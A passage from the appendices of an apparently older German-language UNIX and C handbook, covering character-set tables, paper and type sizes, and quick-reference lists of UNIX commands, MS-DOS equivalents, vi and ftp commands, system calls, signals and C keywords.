250	372		o̲	$\cdot$
251	373	Û	$\ll$	$\surd$
252	374	Ü	$\sqcup$	n

253	375	Ù	$\gg$	2
254	376	Ú	$\pm$	$\sqcup$
255	377			(FF)

B.2 German-ASCII

Falls das Ausgabegerät einen deutschen 7-Bit-ASCII-Zeichensatz enthält, sind folgende Ersetzungen der amerikanischen Zeichen durch deutsche Sonderzeichen üblich:

Nr.	US-Zeichen	US-ASCII	German ASCII
91	linke eckige Klammer	[	Ä
92	Backslash	\	Ö
93	rechte eckige Klammer	]	Ü
123	linke geschweifte Klammer	{	ä
124	senkrechter Strich	|	ö
125	rechte geschweifte Klammer	}	ü
126	Tilde	~	ß

Achtung: Der IBM-PC und Ausgabegeräte von Hewlett-Packard verwenden keinen 7-Bit-ASCII-Zeichensatz, sondern eigene 8-Bit-Zeichensätze, die die Sonderzeichen unter Nummern höher 127 enthalten, siehe vorhergehende Tabelle.

B.3 ASCII-Steuerzeichen

Die Steuerzeichen der Zeichensätze dienen der Übermittlung von Befehlen und Informationen an das empfangende Gerät und nicht der Ausgabe eines sicht- oder druckbaren Zeichens. Die Ausgabegeräte kennen in der Regel jedoch einen Modus (transparent, Monitor, Display Functions), in der die Steuerzeichen nicht ausgeführt, sondern angezeigt werden. Die meisten Steuerzeichen belegen keine eigene Taste auf der Tastatur, sondern werden als Kombination aus der control-Taste und einer Zeichentaste eingegeben.

dezimal	ASCII	Bedeutung	Tasten
0	nul	ASCII-Null	control @
1	soh	Start of heading	control a
2	stx	Start of text	control b
3	etx	End of text	control c
4	eot	End of transmission	control d
5	enq	Enquiry	control e
6	ack	Acknowledge	control f
7	bel	Bell	control g

8	bs	Backspace	control h, BS
9	ht	Horizontal tab	control i, TAB
10	lf	Line feed	control j, LF
11	vt	Vertical tab	control k
12	ff	Form feed	control l
13	cr	Carriage return	control m, RETURN
14	so	Shift out	control n
15	si	Shift in	control o
16	dle	Data link escape	control p
17	dc1	Device control 1, xon	control q
18	dc2	Device control 2, tape	control r
19	dc3	Device control 3, xoff	control s
20	dc4	Device control 4, tape	control t
21	nak	Negative acknowledge	control u
22	syn	Synchronous idle	control v
23	etb	End of transmission block	control w
24	can	Cancel	control x
25	em	End of medium	control y
26	sub	Substitute	control z
27	esc	Escape	control [, ESC
28	fs	File separator	control \
29	gs	Group separator	control]
30	rs	Record separator	control ˆ
31	us	Unit separator	control _
127	del	Delete	DEL, RUBOUT

B.4 Latin-1 (ISO 8859-1)

Die erste Hälfte (0 – 127) stimmt mit US-ASCII überein, die zweite mit keinem der vorgenannten Zeichensätze. Zu jedem Zeichen gehört eine standardisierte verbale Bezeichnung. Einige Zeichen wie das isländische Thorn konnten mit LaTeX nicht dargestellt werden (dafür aber noch viele andere, vorwiegend mathematische Zeichen).

dezimal	oktal	Zeichen	Bezeichnung
000	000	nu	Null (nul)
001	001	sh	Start of heading (soh)
002	002	sx	Start of text (stx)
003	003	ex	End of text (etx)
004	004	et	End of transmission (eot)
005	005	eq	Enquiry (enq)
006	006	ak	Acknowledge (ack)
007	007	bl	Bell (bel)
008	010	bs	Backspace (bs)
009	011	ht	Character tabulation (ht)

010	012	lf	Line feed (lf)
011	013	vt	Line tabulation (vt)
012	014	ff	Form feed (ff)
013	015	cr	Carriage return (cr)
014	016	so	Shift out (so)
015	017	si	Shift in (si)
016	020	dl	Datalink escape (dle)
017	021	d1	Device control one (dc1)
018	022	d2	Device control two (dc2)
019	023	d3	Device control three (dc3)
020	024	d4	Device control four (dc4)
021	025	nk	Negative acjknowledge (nak)
022	026	sy	Synchronous idle (syn)
023	027	eb	End of transmission block (etb)
024	030	cn	Cancel (can)
025	031	em	End of medium (em)
026	032	sb	Substitute (sub)
027	033	ec	Escape (esc)
028	034	fs	File separator (is4)
029	035	gs	Group separator (is3)
030	036	rs	Record separator (is2)
031	037	us	Unit separator (is1)
032	040	sp	Space
033	041	!	Exclamation mark
034	042	”	Quotation mark
035	043	#	Number sign
036	044	$	Dollar sign
037	045	%	Percent sign
038	046	&	Ampersand
039	047	’	Apostrophe
040	050	(	Left parenthesis
041	051	)	Right parenthesis
042	052	*	Asterisk
043	053	+	Plus sign
044	054	,	Comma
045	055	-	Hyphen-Minus
046	056	.	Full stop
047	057	/	Solidus
048	060	0	Digit zero
049	061	1	Digit one
050	062	2	Digit two
051	063	3	Digit three
052	064	4	Digit four
053	065	5	Digit five
054	066	6	Digit six
055	067	7	Digit seven

056	070	8	Digit eight
057	071	9	Digit nine
058	072	:	Colon
059	073	;	Semicolon
060	074	<	Less-than sign
061	075	=	Equals sign
062	076	>	Greater-than sign
063	077	?	Question mark
064	100	@	Commercial at
065	101	A	Latin capital letter a
066	102	B	Latin capital letter b
067	103	C	Latin capital letter c
068	104	D	Latin capital letter d
069	105	E	Latin capital letter e
070	106	F	Latin capital letter f
071	107	G	Latin capital letter g
072	110	H	Latin capital letter h
073	111	I	Latin capital letter i
074	112	J	Latin capital letter j
075	113	K	Latin capital letter k
076	114	L	Latin capital letter l
077	115	M	Latin capital letter m
078	116	N	Latin capital letter n
079	117	O	Latin capital letter o
080	120	P	Latin capital letter p
081	121	Q	Latin capital letter q
082	122	R	Latin capital letter r
083	123	S	Latin capital letter s
084	124	T	Latin capital letter t
085	125	U	Latin capital letter u
086	126	V	Latin capital letter v
087	127	W	Latin capital letter w
088	130	X	Latin capital letter x
089	131	Y	Latin capital letter y
090	132	Z	Latin capital letter z
091	133	[	Left square bracket
092	134	\	Reverse solidus
093	135	]	Right square bracket
094	136	ˆ	Circumflex accent
095	137	_	Low line
096	140	‘	Grave accent
097	141	a	Latin small letter a
098	142	b	Latin small letter b
099	143	c	Latin small letter c
100	144	d	Latin small letter d
101	145	e	Latin small letter e

102	146	f	Latin small letter f
103	147	g	Latin small letter g
104	150	h	Latin small letter h
105	151	i	Latin small letter i
106	152	j	Latin small letter j
107	153	k	Latin small letter k
108	154	l	Latin small letter l
109	155	m	Latin small letter m
110	156	n	Latin small letter n
111	157	o	Latin small letter o
112	160	p	Latin small letter p
113	161	q	Latin small letter q
114	162	r	Latin small letter r
115	163	s	Latin small letter s
116	164	t	Latin small letter t
117	165	u	Latin small letter u
118	166	v	Latin small letter v
119	167	w	Latin small letter w
120	170	x	Latin small letter x
121	171	y	Latin small letter y
122	172	z	Latin small letter z
123	173	{	Left curly bracket
124	174	|	Vertical line
125	175	}	Right curly bracket
126	176	˜	Tilde
127	177	dt	Delete (del)
128	200	pa	Padding character (pad)
129	201	ho	High octet preset (hop)
130	202	bh	Break permitted here (bph)
131	203	nh	No break here (nbh)
132	204	in	Index (ind)
133	205	nl	Next line (nel)
134	206	sa	Start of selected area (ssa)
135	207	es	End of selected area (esa)
136	210	hs	Character tabulation set (hts)
137	211	hj	Character tabulation with justification (htj)
138	212	vs	Line tabulation set (vts)
139	213	pd	Partial line forward (pld)
140	214	pu	Partial line backward (plu)
141	215	ri	Reverse line feed (ri)
142	216	s2	Single-shift two (ss2)
143	217	s3	Single-shift three (ss3)
144	220	dc	Device control string (dcs)
145	221	p1	Private use one (pu1)
146	222	p2	Private use two (pu2)
147	223	ts	Set transmit state (sts)

148	224	cc	Cancel character (cch)
149	225	mw	Message waiting (mw)
150	226	sg	Start of guarded area (spa)
151	227	eg	End of guarded area (epa)
152	230	ss	Start of string (sos)
153	231	gc	Single graphic character introducer (sgci)
154	232	sc	Single character introducer (sci)
155	233	ci	Control sequence introducer (csi)
156	234	st	String terminator (st)
157	235	oc	Operating system command (osc)
158	236	pm	Privacy message 9pm)
159	237	ac	Application program command (apc)
160	240	ns	No-break space
161	241	¡	Inverted exclamation mark
162	242		Cent sign
163	243	£	Pound sign
164	244		Currency sign
165	245		Yen sign
166	246		Broken bar
167	247	§	Section sign
168	250	“	Diaresis
169	251	©	Copyright sign
170	252	ª	Feminine ordinal indicator
171	253	$i \ll$	Left-pointing double angle quotation mark
172	254	¬	Not sign
173	255	-	Soft hyphen
174	256		Registered sign
175	257	¯	Overline
176	260	°	Degree sign
177	261	±	Plus-minus sign
178	262	²	Superscript two
179	263	³	Superscript three
180	264	’	Acute accent
181	265	μ	Micro sign
182	266	¶	Pilcrow sign
183	267	·	Middle dot
184	270	¸	Cedilla
185	271	¹	Superscript one
186	272	°	Masculine ordinal indicator
187	273	$\gg$	Right-pointing double angle quotation mark
188	274	1/4	Vulgar fraction one quarter
189	275	1/2	Vulgar fraction one half
190	276	3/4	Vulgar fraction three quarters
191	277	¿	Inverted question mark
192	300	À	Latin capital letter a with grave
193	301	Á	Latin capital letter a with acute

194	302	Â	Latin capital letter a with circumflex
195	303	Ã	Latin capital letter a with tilde
196	304	Ä	Latin capital letter a with diaresis
197	305	Å	Latin capital letter a with ring above
198	306	Æ	Latin capital letter ae
199	307	Ç	Latin capital letter c with cedilla
200	310	È	Latin capital letter e with grave
201	311	É	Latin capital letter e with acute
202	312	Ê	Latin capital letter e with circumflex
203	313	Ë	Latin capital letter e with diaresis
204	314	Ì	Latin capital letter i with grave
205	315	Í	Latin capital letter i with acute
206	316	Î	Latin capital letter i with circumflex
207	317	Ï	Latin capital letter i with diaresis
208	320		Latin capital letter eth (Icelandic)
209	321	Ñ	Latin capital letter n with tilde
210	322	Ò	Latin capital letter o with grave
211	323	Ó	Latin capital letter o with acute
212	324	Ô	Latin capital letter o with circumflex
213	325	Õ	Latin capital letter o with tilde
214	326	Ö	Latin capital letter o with diaresis
215	327	×	Multiplication sign
216	330	Ø	Latin capital letter o with stroke
217	331	Ù	Latin capital letter u with grave
218	332	Ú	Latin capital letter u with acute
219	333	Û	Latin capital letter u with circumflex
220	334	Ü	Latin capital letter u with diaresis
221	335	Ý	Latin capital letter y with acute
222	336		Latin capital letter thorn (Icelandic)
223	337	ß	Latin small letter sharp s (German)
224	340	à	Latin small letter a with grave
225	341	á	Latin small letter a with acute
226	342	â	Latin small letter a with circumflex
227	343	ã	Latin small letter a with tilde
228	344	ä	Latin small letter a with diaresis
229	345	å	Latin small letter a with ring above
230	346	æ	Latin small letter ae
231	347	ç	Latin small letter c with cedilla
232	350	è	Latin small letter e with grave
233	351	é	Latin small letter e with acute
234	352	ê	Latin small letter e with circumflex
235	353	ë	Latin small letter e with diaresis
236	354	ì	Latin small letter i with grave
237	355	í	Latin small letter i with acute

238	356	î	Latin small letter i with circumflex
239	357	“ı	Latin small letter i with diaresis
240	360		Latin small letter eth (Icelandic)
241	361	ñ	Latin small letter n with tilde
242	362	ò	Latin small letter o with grave
243	363	ó	Latin small letter o with acute
244	364	ô	Latin small letter o with circumflex
245	365	õ	Latin small letter o with tilde
246	366	ö	Latin small letter o with diaresis
247	367	÷	Division sign
248	370	ø	Latin small letter o with stroke
249	371	ù	Latin small letter u with grave
250	372	ú	Latin small letter u with acute
251	373	û	Latin small letter u with circumflex
252	374	ü	Latin small letter u with diaresis
253	375	ý	Latin small letter y with acute
254	376		Latin small letter thorn (Icelandic)
255	377	“y	Latin small letter y with diaresis

Anhang C

Typografische Maße

C.1 Papierformate

- **DIN A4** Blattgröße 210 mm mal 297 mm, näherungsweise 8 Zoll mal 12 Zoll.

  Bei 6 Zeilen/Zoll und 10 Zeichen/Zoll druckt der Hewlett-Packard Laserjet+ im Hochformat 66 Zeilen zu 77 Zeichen auf das Format. Bei 12 Zeichen/Zoll faßt die Zeile maximal 93 Zeichen.
- **Tabellierpapier schmal** Blattgröße einschließlich Lochrand 240 mm mal 305 mm, ohne Lochrand 210 mm mal 305 mm, also annähernd DIN A4. 305 mm sind genau 12 Zoll.
- **Tabellierpapier breit** Blattgröße einschließlich Lochrand 375 mm mal 305 mm.

  Bei 10 Zeichen/Zoll faßt die Zeile 132 Zeichen, bei 12 Zeichen/Zoll 158 Zeichen, bei 15 Zeichen/Zoll 198 Zeichen.
- **Executive** amerikanisch, Blattgröße 7.25 Zoll mal 10.5 Zoll
- **Letter** amerikanisch, Blattgröße 8.5 Zoll mal 11 Zoll, Schreibmaschinenpapier in USA
- **Legal** amerikanisch, Blattgröße 8.5 Zoll mal 14 Zoll

Das Tabellierpapier ist in weiteren Breiten und Längen (vor allem 11 Zoll Länge) handelsüblich.

Es ist zwischen der Blattgröße, der Größe des adressierbaren Bereichs und der Größe des beschreibbaren Bereichs zu unterscheiden. Der beschriebene Bereich wird Satzspiegel genannt.

C.2 Schriftgrößen

Bei den Schriftgrößen oder -graden gibt es mehrere Maßsysteme. In Mitteleuropa ist traditionell das aus dem Bleisatz stammende Punktsystem nach François Ambroise Didot gebräuchlich, das die Höhe der Schrifttype (nicht des Buchstabens) angibt. Es geht auf den französischen Fuß zurück; ein Punkt war früher 0,376 mm, heute ist er in Angleichung an das metrische System 0,375 mm. Die wichtigsten Größen werden auch mit eigenen Namen bezeichnet.

Auf englische Füße geht das Pica-System zurück, in dem 1 Pica gleich 12 Points oder 4,216 mm (1/6 Zoll) ist. Hiervon abgeleitet ist das IBM-Pica-System, in dem Pica eine Schrift mit 6 Zeilen pro Zoll und 10 Zeichen pro Zoll ist. Elite bedeutet 12 Zeichen pro Zoll bei gleichem Zeilenabstand.

Auf deutschen Schreibmaschinen hingegen ist Pica eine Schriftart mit 2,6 mm Schrittweite (also ungefähr 10 Zeichen pro Zoll) und Perl eine Schriftart mit 2,3 mm Schrittweite.

Name	Didot-P.	mm neu	Versalh. mm	points
Diamant	4	1,500	1,00	4,28
Perl	5	1,875	1,50	5,35
Nonpareille	6	2,250	1,75	6,42
Kolonel/Mignon	7	2,625	2,00	7,49
Petit	8	3,000	2,25	8,56
Borgis	9	3,375	2,50	9,63
Korpus/Garmond	10	3,750	2,75	10,70
-	11	4,125	-	11,77
Cicero	12	4,500	3,50	12,84
Mittel	14	5,250	4,00	14,98
Tertia	16	6,000	4,50	17,12
Text	20	7,500	6,00	21,40
Doppelcicero	24	9,000	6,75	25,68
Doppelmittel	28	10,500	8,00	29,96
Doppeltertia/kleine Kanon	32	12,000	9,00	34,24
3Cicero/Kanon	36	13,500	10,00	38,52
Doppeltext	40	15,000	-	42,80
grobe Kanon	42	15,750	-	44,94
4Cicero/kleine Missal	48	18,000	13,00	51,36
5Cicero/grobe Missal	60	22,500	-	-

Anhang D

Die wichtigsten UNIX-Kommandos

Diese Kommandos sollten erklärt worden sein. Was wichtig ist, hängt außerdem vom persönlichen Arbeitsgebiet ab. Wir wollten zwar nichts schreiben, was man besser in den Referenz-Handbüchern (Papier oder on-line) nachliest, aber unsere Hörer verlangten nach einer kurzen Erläuterung der Kommandos, deshalb jeweils einige Beispiele. Weitere Einzelheiten siehe Referenz-Handbücher oder *UNIX in a Nutshell*.

Das wichtigste Kommando:

`man man`	gibt die Beschreibung zum Kommando `man(1)` aus

Kommando	Wirkung
`at`	startet ein Programm zu einem beliebigen Zeitpunkt
	`at 0815 Jan 24`
	`myprogram1`
	`myprogram2`
	`EOF` (meist control-d)
`awk`	Listengenerator
`bdf, du`	Plattenbelegung ermitteln
`calendar`	Terminverwaltung (Reminder Service)
	`calendar` (ein File `calendar` muß existieren)
`cat`	liest von `stdin`, schreibt nach `stdout`
	`cat mytextfile`
	`cat file1 file2 > newfile`
`cc`	C-Compiler mit Linker
`cd`	Arbeitsverzeichnis wechseln
	`cd`
	`cd /usr/local/bin`
`chmod`	Zugriffsrechte eines Files ändern
	`chmod 755 myfile`
`cmp, diff`	zwei Files vergleichen
`cp`	File kopieren
	`cp original kopie`
`ln`	File linken

	`ln file linkname`
	`ln -s file softlinkname`
`mv`	File umbenennen
	`mv oldfilename newfilename`
`cpio, tcio`	Files auf Band kopieren, vom Band lesen
`crontab`	Tabelle für `cron` erzeugen
`cut`	Spalten aus Tabellen auswählen
`date`	Datum und Zeit anzeigen
`echo`	Argument auf `stdout` schreiben
`exit`	Shell beenden
`expand`	Tabs ins Spaces umwandeln
`file`	Filetyp ermitteln
`find, whereis`	Files suchen
`finger`	Benutzer suchen
`grep`	Muster in Files suchen
`head, tail`	Anfang bzw. Ende eines Textfiles anzeigen
`kermit`	Fileübertragung, auch zu Nicht-UNIX-Anlagen
`kill`	Signal an Prozess senden
`leave`	an Feierabend erinnern
`lint`	C-Syntax-Prüfer
`lock`	Terminal sperren
`lp`	File über Spooler ausdrucken
`lpstat`	Spoolerstatus anzeigen
`ls, ll`	Verzeichnisse auflisten
`mail, elm`	Post lesen und versenden
`make`	Compileraufruf vereinfachen
`man`	Referenz-Handbuch anzeigen
`mkdir`	Verzeichnis anlegen
`more, pg`	Textfile schirmweise anzeigen
`news`	Nachrichten anzeigen
`nice`	Priorität eines Programmes herabsetzen
`nohup`	Programm von Sitzung abkoppeln
`nroff, troff`	Textformatierer
`od`	Dump eines Files ausgeben
`passwd`	Passwort ändern
`ps`	laufende Prozesse anzeigen
`pwd`	Arbeitsverzeichnis anzeigen
`rm, rmdir`	File oder Verzeichnis löschen
`sdb, xdb`	symbolischer Debugger
`script`	Sitzung protokollieren
`sed`	filternder Editor
`sh, csh, ksh`	Shells (Bourne, C, Korn)
`sort`	sortiert Textfile zeilenweise
`spell`	Rechtschreibprüfer
`su`	substituiert (wechselt) User
`tar`	schreibt/liest File-Archiv

`tee`	schreibt `stdout` zugleich in ein File
`touch`	erzeugt leeres File, ändert Zeitstempel
`tr`	ersetzt Zeichen in Textfile durch anderes
`tset`	initialisiert Terminal
`uniq`	durchsucht sortiertes Textfile nach doppelten Zeilen
`uucp`	Programmpaket mit UNIX-Netzdiensten
`vi`	Bildschirm-Editor
`vis`	zeigt Files mit Steuersequenzen an
`who`	zeigt eingeloggte Benutzer an
`write`	Dialog mit eingeloggtem Benutzer

und noch einige Kommandos für das Netz:

`ftp`	File Transfer
`ping`	prüft Verbindung
`rcp`	File Transfer mit UNIX-Host
`rlogin`	Dialog mit UNIX-Host im Netz
`telnet`	Dialog mit Host im Netz

und noch einige Kommandos für den Systemmanager:

`backup`	Shellscript für Backup
`fsck`	File System Check
`lpadmin`	richtet Drucker-Spooler ein
`mknod`	richtet Gerätefile ein
`mount`	schließt weiteres File-System an
`mvdir`	verschiebt Verzeichnis
`tic, untic`	übersetzt `terminfo`-Eintrag
`shutdown`	bereitet System zum Abschalten vor

Anhang E

Vergleich UNIX – MS-DOS-Kommandos

Der Vergleich bezieht sich auf Microsoft DOS 5.0 und UNIX V.3. Eine hundertprozentige Übereinstimmung in der Wirkung ist selten. Die Syntax der Kommandos ist immer verschieden.

Optionen werden in UNIX durch –, in MS-DOS durch / eingeleitet. Die Verzeichnisse eines vollen Pfadnamens werden in UNIX durch /, in MS-DOS durch \ getrennt.

In UNIX arbeitet man stets mit einem einzigen File-System; in MS-DOS hat jeder Datenträger (Diskette, Platte) sein eigenes File-System. Die Kommandos zum Behandeln der File-Systeme können daher keine Äquivalente haben.

UNIX	MS-DOS	Wirkung
`ls`	`dir`	listet Verzeichnis auf
`grep`	`find`	sucht String in File
`cd`	`cd`	wechselt Arbeitsverzeichnis
`pwd`	`cd`	zeigt Arbeitsverzeichnis
`cp`	`copy, xcopy`	kopiert File
`clear`	`cls`	löscht Bildschirm
`sh`	`command`	ruft Kommandointerpreter auf
`chmod`	`attrib`	ändert Fileattribute
`cmp`	`comp`	vergleicht zwei Files
`mkdir`	`mkdir`	legt Verzeichnis an
`more`	`more`	zeigt File bildschirmweise an
`cat, pg`	`type`	zeigt File auf Bildschirm an
`exit`	`exit`	verläßt Kommandointerpreter
`mv`	`ren`	benennt File um
`rmdir`	`rmdir`	löscht leeres Verzeichnis
`date`	`date`	zeigt Datum an
`date`	`time`	zeigt Uhrzeit an
`sort`	`sort`	sortiert File zeilenweise
`lp`	`print`	schickt File zum Drucker

Wer mit beiden Betriebssystemen arbeitet, möchte vielleicht auf beiden Systemen die häufigsten Kommandos beider Systeme zur Verfügung haben, um nicht

ständig umdenken zu müssen. Unter UNIX ist das mithilfe des link-Kommandos `ln` mit geringem Aufwand zu erreichen. Man linkt beispielsweise das MS-DOS-Kommando `copy` auf das UNIX-Kommando `cp`, zweckmäßig im selben Verzeichnis: `ln /bin/cp /bin/copy`. Ein Alias leistet für einen einzelnen Benutzer denselben Dienst.

Diese Möglichkeit gibt es unter MS-DOS nicht. Man kann nur ein Batch-File mit dem Namen des UNIX-Kommandos schreiben, das das MS-DOS-Kommando aufruft, beispielsweise `cp.bat`:

```
@echo off
c:dos\copy %1 %2 /v
```

Seit MS-DOS 5.0 lassen sich mittels `doskey` auch Aliases einrichten. Es gibt außerdem von vielen UNIX-Kommandos Ausführungen, die unter MS-DOS laufen, siehe Abschnitt 3.17.6 *MKS-Tools und andere*.

Anhang F

Besondere UNIX-Kommandos

F.1 printf(3), scanf(3)

`printf(3)` und `scanf(3)` sind die beiden Standardfunktionen zum Ein- und Ausgeben von Daten. Wichtiger Unterschied: `printf(3)` erwartet Variable, `scanf(3)` Pointer. Die Formatbezeichner stimmen weitgehend überein. Folgende sind gebräuchlich:

Bezeichner	Typ	Beispiel	Bedeutung
%c	char	a	Zeichen
%s	char *	Karlsruhe	String
%d	int	-1234	dezimale Ganzzahl mit Vorzeichen
%i	int	-1234	dezimale Ganzzahl mit Vorzeichen
%u	unsigned	1234	dezimale Ganzzahl ohne Vorzeichen
%ld	long	1234	dezimal Ganzzahl doppelter Länge
%f	double	12.34	Gleitkommazahl mit Vorzeichen
%e	double	1.234 E 1	Gleitkommazahl, Exponentialdarstellung
%g	double	12.34	kürzere Darstellung von %e oder %f
%o	unsigned octal	2322	oktale Ganzzahl o. Vorzeichen
%x	unsigned hex	4d2	hexadezimale Ganzzahl o. Vorzeichen
%p	void *	68ff32e4	Pointer
%			

Weiteres im Referenz-Handbuch unter `printf(3)` oder `scanf(3)`. Länge, Bündigkeit, Unterdrückung führender Nullen, Vorzeichenangabe können festgelegt werden.

F.2 vi(1)

escape	schaltet in Kommando-Modus um
h	Cursor nach links
j	Cursor nach unten
k	Cursor nach oben
l	Cursor nach rechts
0	Cursor an Zeilenanfang

$	Cursor an Zeilenende
nG	Cursor in Zeile Nr. n
G	Cursor in letzte Zeile des Textes
+n	Cursor n Zeilen vorwärts
-n	Cursor n Zeilen rückwärts
a	schreibe anschließend an Cursor
i	schreibe vor Cursor
o	öffne neue Zeile unterhalb Cursor
O	öffne neue Zeile oberhalb Cursor
r	ersetze das Zeichen auf Cursor
R	ersetze Text ab Cursor
x	lösche das Zeichen auf Cursor
dd	lösche Cursorzeile
ndd	lösche n Zeilen ab und samt Cursorzeile
nY	übernehme n Zeilen in Zwischenspeicher
p	schreibe Zwischenpuffer unterhalb Cursorzeile
P	schreibe Zwischenpuffer oberhalb Cursorzeile
J	hänge nächste Zeile an laufende an
/abc	suche String abc nach Cursor
?abc	suche String abc vor Cursor
n	wiederhole Stringsuche
u	mache letztes Kommando ungültig (undo)
%	suche Gegenklammer (in Programmen)
:read file	lies `file` ein
:w	schreibe Text zurück (write, save)
:q	verlasse Editor ohne write (quit)
:wq	write und quit

Weitere `vi`-Kommandos im Referenz-Handbuch unter `vi(1)` oder in dem Buch von Morris I. Bolsky.

F.3 ftp(1)

Wenn man eine `ftp`-Verbindung zu einem Computer im Netz unterhält, stehen nur einige Kommandos für die Fileübertragung zur Verfügung. Die wichtigsten sind:

Kommando	Wirkung
ftp	Beginn der FTP-Sitzung
open	Verbinden mit angegebener Adresse
pwd	print working directory, wie UNIX
cd	change directory, wie UNIX
lcd	change local directory
dir	Verzeichnis auflisten (geht immer)

ls	Verzeichnis auflisten, wie UNIX (geht meist)
ascii	in ASCII-Modus schalten (für ASCII-Texte)
binary	in binären Modus schalten (für alle übrigen Files)
get	File vom Host holen
put	File zum Host schicken
close	Verbindung (nicht Sitzung) beenden
bye	Sitzung beenden
quit	Sitzung beenden
help	Kommandoliste anzeigen

Anhang G
UNIX-Systemaufrufe

Systemaufrufe werden vom Anwendungsprogramm wie eigene oder fremde Funktionen angesehen. Ihrem Ursprung nach sind es auch C-Funktionen. Sie sind jedoch nicht Bestandteil einer Funktionsbibliothek, sondern gehören zum Betriebssystem und sind nicht durch andere Funktionen erweiterbar. Die Funktionen aus den Bibliotheken verwenden Systemaufrufe.

Die Systemaufrufe – als Bestandteil des Betriebssystems – sind für alle Programmiersprachen dieselben, während die Funktionsbibliotheken zur jeweiligen Programmiersprache gehören. Folgende Systemaufrufe sind unter UNIX verfügbar:

`access`	prüft Zugriff auf File
`acct`	startet und stoppt Prozess Accounting
`alarm`	setzt Weckeruhr für Prozess
`atexit`	Funktion für Programmende
`brk`	ändert Speicherzuweisung
`chdir`	wechselt Arbeitsverzeichnis
`chmod`	ändert Zugriffsrechte eines Files
`chown`	ändert Besitzer eines Files
`chroot`	ändert Root-Verzeichnis
`close`	schließt einen File-Deskriptor
`creat`	öffnet File, ordnet Deskriptor zu
`dup`	dupliziert File-Deskriptor
`errno`	Fehlervariable der Systemaufrufe
`exec`	führt ein Programm aus
`exit`	beendet einen Prozess
`fcntl`	Filesteuerung
`fork`	erzeugt einen neuen Prozess
`fsctl`	liest Information aus File-System
`fsync`	schreibt File aus Arbeitsspeicher auf Platte
`getaccess`	ermittelt Zugriffsrechte
`getacl`	ermittelt Zugriffsrechte
`getcontext`	ermittelt Kontext eines Prozesses
`getdirentries`	ermittelt Verzeichnis-Einträge
`getgroups`	ermittelt Gruppenrechte eines Prozesses
`gethostname`	ermittelt Namen des Systems
`getitimer`	setzt oder liest Intervall-Uhr
`getpid`	liest Prozess-ID

`gettimeofday`	ermittelt Zeit
`getuid`	liest User-ID des aufrufenden Prozesses
`ioctl`	I/O-Steuerung
`kill`	schickt Signal an einen Prozess
`link`	linkt ein File
`lockf`	setzt Semaphore und Record-Sperren
`lseek`	bewegt Schreiblesezeiger in einem File
`mkdir`	erzeugt Verzeichnis
`mknod`	erzeugt File
`mount`	mountet File-System
`msgctl`	Interprozess-Kommunikation
`nice`	ändert die Priorität eines Prozesses
`open`	öffnet File zum Lesen oder Schreiben
`pause`	suspendiert Prozess bis zum Empfang eines Signals
`pipe`	erzeugt eine Pipe
`prealloc`	reserviert Arbeitsspeicher
`profil`	ermittelt Zeiten bei der Ausführung eines P.
`read`	liest aus einem File
`readlink`	liest symbolisches Link
`rename`	ändert Filenamen
`rmdir`	löscht Verzeichnis
`rtprio`	ändert Echtzeit-Priorität
`semctl`	Semaphore
`setgrp`	setzt Gruppen-Zugriffsrechte eines Prozesses
`setuid`	setzt User-ID eines Prozesses
`signal`	legt fest, was auf ein Signal hin zu tun ist
`stat`	liest die Inode eines Files
`statfs`	liest Werte des File-Systems
`symlink`	erzeugt symbolischen Link
`sync`	schreibt Puffer auf Platte
`szsconf`	ermittelt Systemwerte
`time`	ermittelt die Systemzeit
`times`	ermittelt Zeitverbrauch eines Prozesses
`truncate`	schneidet File ab
`umask`	setzt oder ermittelt Filezugriffsmaske
`unlink`	löscht File
`ustat`	liest Werte des File-Systems
`utime`	setzt Zeitstempel eines Files
`wait`	wartet auf Ende eines Kindprozesses
`write`	schreibt in ein File

Die Aufzählung kann durch weitere Systemaufrufe des jeweiligen Lieferanten des Betriebssystems (z. B. Hewlett-Packard) ergänzt werden. Diese erleichtern das Programmieren, verschlechtern aber die Portabilität. Zu den meisten Systemaufrufen mit `get...` gibt es ein Gegenstück `set...`, das in einigen Fällen dem Superuser vorbehalten ist.

Anhang H UNIX-Signale

Die Default-Reaktion eines Prozesses ist seine Beendigung für die meisten Signale; sie können aber abgefangen und umdefiniert werden. Die Signale 09, 24 und 26 können nicht abgefangen oder ignoriert werden. Die Break-Taste schickt üblicherweise SIGINT.

Name	Nummer	Bedeutung
SIGHUP	01	hangup
SIGINT	02	interrupt
SIGQUIT	03	quit
SIGILL	04	illegal instruction
SIGTRAP	05	trace trap
SIGABRT	06	software generated abort
SIGIOT	06	software generated signal
SIGEMT	07	software generated signal
SIGFPE	08	floating point exception
SIGKILL	09	kill (sofortiger Selbstmord)
SIGBUS	10	bus error
SIGSEGV	11	segmentation violation
SIGSYS	12	bad argument to system call
SIGPIPE	13	write on a pipe with no one to read it
SIGALRM	14	alarm clock
SIGTERM	15	software termination (bitte Schluß machen)
SIGUSR1	16	user defined signal 1
SIGUSR2	17	user defined signal 2
SIGCHLD	18	death of a child
SIGPWR	19	power fail
SIGVTALRM	20	virtual timer alarm
SIGPROF	21	profiling timer alarm
SIGIO	22	asynchronous I/O signal
SIGWINDOW	23	window change or mouse signal
SIGSTOP	24	stop
SIGTSTP	25	stop signal generated from keyboard
SIGCONT	26	continue after stop
SIGTTIN	27	backgr. read attempted from control term.
SIGTTOU	28	backgr. write att. from control term.
SIGURG	29	urgent data arrived on an I/O channel

SIGLOST	30	NFS file lock lost

Weiteres im Referenz-Handbuch unter `signal(2)` oder `signal(5)`.

Anhang I
C-Lexikon

I.1 Schlüsselwörter

Laut ANSI verwendet C folgende Schlüsselwörter (Wortsymbole, keywords):

- Deklaratoren
  - auto
  - char
  - const
  - double
  - enum
  - extern
  - float
  - int
  - long
  - register
  - short
  - signed
  - static
  - struct
  - typedef
  - union
  - unsigned
  - void
  - volatile
- Schleifen und Bedingungen (Kontrollstrukturen)
  - break
  - case
  - continue

  - default
  - do
  - else
  - for
  - goto
  - if
  - switch
  - while

- Sonstige
  - return
  - sizeof

Darüberhinaus verwenden einige Compiler – vor allem aus der PC-Welt – weitere Schlüsselwörter. Die folgende Aufzählung ist nicht vollständig:

- asm
- cdecl
- far
- fortran
- huge
- interrupt
- near
- pascal

I.2 Standardfunktionen

Folgende Standardfunktionen oder -makros sind gebräuchlich:

- Pufferbehandlung
  - memchr
  - memcmp
  - memcpy
  - memmove
  - memset
- Zeichenbehandlung
  - isalnum
  - isalpha

  - iscntrl
  - isdigit
  - isgraph
  - islower
  - isprint
  - ispunct
  - isspace
  - isupper
  - isxdigit
  - tolower
  - toupper
- Datenumwandlung
  - atof
  - atoi
  - atol
  - strtod
  - strtol
  - strtoul
- Filebehandlung
